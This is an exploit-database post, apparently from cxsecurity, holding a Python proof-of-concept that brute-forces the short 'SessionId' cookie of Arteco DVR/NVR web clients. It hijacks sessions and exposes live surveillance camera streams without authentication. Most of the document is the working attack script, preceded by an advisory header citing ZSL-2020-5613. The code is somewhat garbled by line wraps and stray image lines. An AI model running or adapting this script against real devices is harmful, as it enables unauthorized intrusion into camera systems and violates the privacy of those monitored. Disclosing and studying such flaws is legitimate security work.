

Arteco Web Client DVR/NVR Session Hijacking

2020.12.25

🚩 [LiquidWorm \(https://cxsecurity.com/author/LiquidWorm/1/\)](https://cxsecurity.com/author/LiquidWorm/1/) (MK) 🚩

Risk:

Local: No

Remote: Yes

CVE: N/A

CWE: N/A

```
#!/usr/bin/env python3
#
#
# Arteco Web Client DVR/NVR 'SessionId' Cookie Brute Force Session
Hijacking Exploit
#
#
# Vendor: Arteco S.U.R.L.
# Product web page: https://www.arteco-global.com
# Affected version: n/a
#
# Summary: Arteco DVR/NVR is a mountable industrial surveillance s
erver
# ideal for those who need to manage IP video surveillance designe
d for
# medium to large installations that require high performance and
reliability.
# Arteco can handle IP video sources from all major international
manufacturers
# and is compatible with ONVIF and RTSP devices.
#
# Desc: The Session ID 'SessionId' is of an insufficient length an
d can be
# exploited by brute force, which may allow a remote attacker to o
btain a
```

```
# valid session, bypass authentication and disclose the live camera stream.
#
# Tested on: Microsoft Windows 10 Enterprise
#           Apache/2.4.39 (Win64) OpenSSL/1.0.2s
#           Apache/2.2.29 (Win32) mod_fastcgi/2.4.6 mod_ssl/2.2.29 OpenSSL/1.0.1m
#           Arteco-Server
#
#
# Vulnerability discovered by Gjoko 'LiquidWorm' Krstic
#                               @zeroscience
#
#
# Advisory ID: ZSL-2020-5613
# Advisory URL: https://www.zeroscience.mk/en/vulnerabilities/ZSL-2020-5613.php
#
#
# 16.11.2020
#

import sys,requests

class BrutusCookius:

    def __init__(self):
        self.validate=None
        self.cookies=None#
        self.params=None##
        self.stream=None##
        self.path=None####
        self.cgi=None#####
        self.ip=None#####
        self.op=None#####

    def check(self):
        print('Usage: ./arteco.py IP')
        exit(9)
```

```
def bro(self):
    if len(sys.argv) !=2:
        self.check()
    else:
        self.ip=sys.argv[1]
        print('[+] Target IP: '+self.ip)
        if not 'http' in self.ip:
            self.ip='http://{0}'.format(self.ip)

def force(self):

    # Check the Set-Cookie on the target and determine the length (varies per model/version)
    # Cookie: SessionId=15800 - range(10000,100000)
    # Cookie: SessionId=8350 - range(1000,10000)
    # Cookie: SessionId=502 - range(100,1000)

    self.op = range(17129,17149) # Tweak
    for j in self.op:
        session=requests.session()
        self.cookies=dict(SessionId=str(j))
        sys.stdout.write('[+] Trying ID: '+str(j))
        self.path='/arteco-mobile/'
        self.cgi='camera.fcgi'
        self.params='?serverId=1&camera=2&mode=1&szx=5&szy=5&q
ty=15&fps=1'
        self.validate=session.get(self.ip+self.path+self.cgi+self.params, cookies=self.cookies).headers
        if not 'artecomobile' in str(self.validate):
            print(' - NOPE.')
        else:
            print(' - BINGO!!!')
            print('[+] Active session found: '+str(j))
            print('[+] Use the cookie: SessionId='+str(j))
            exit(9)
    print('[!] Sorry, no valid session found.')



def main(self):
    self.bro()
    self.force()
```

```
if __name__ == '__main__':  
    BrutusCookius().main()
```

See this note in RAW Version (<https://cxsecurity.com/ascii/WLB-2020120170>)

[Tweet \(https://twitter.com/share\)](https://twitter.com/share)

Vote for this issue:



50%

50%

Comment it here.

Nick (*)

Nick

Email (*)

Email

Video

Link to Youtube

Text (*)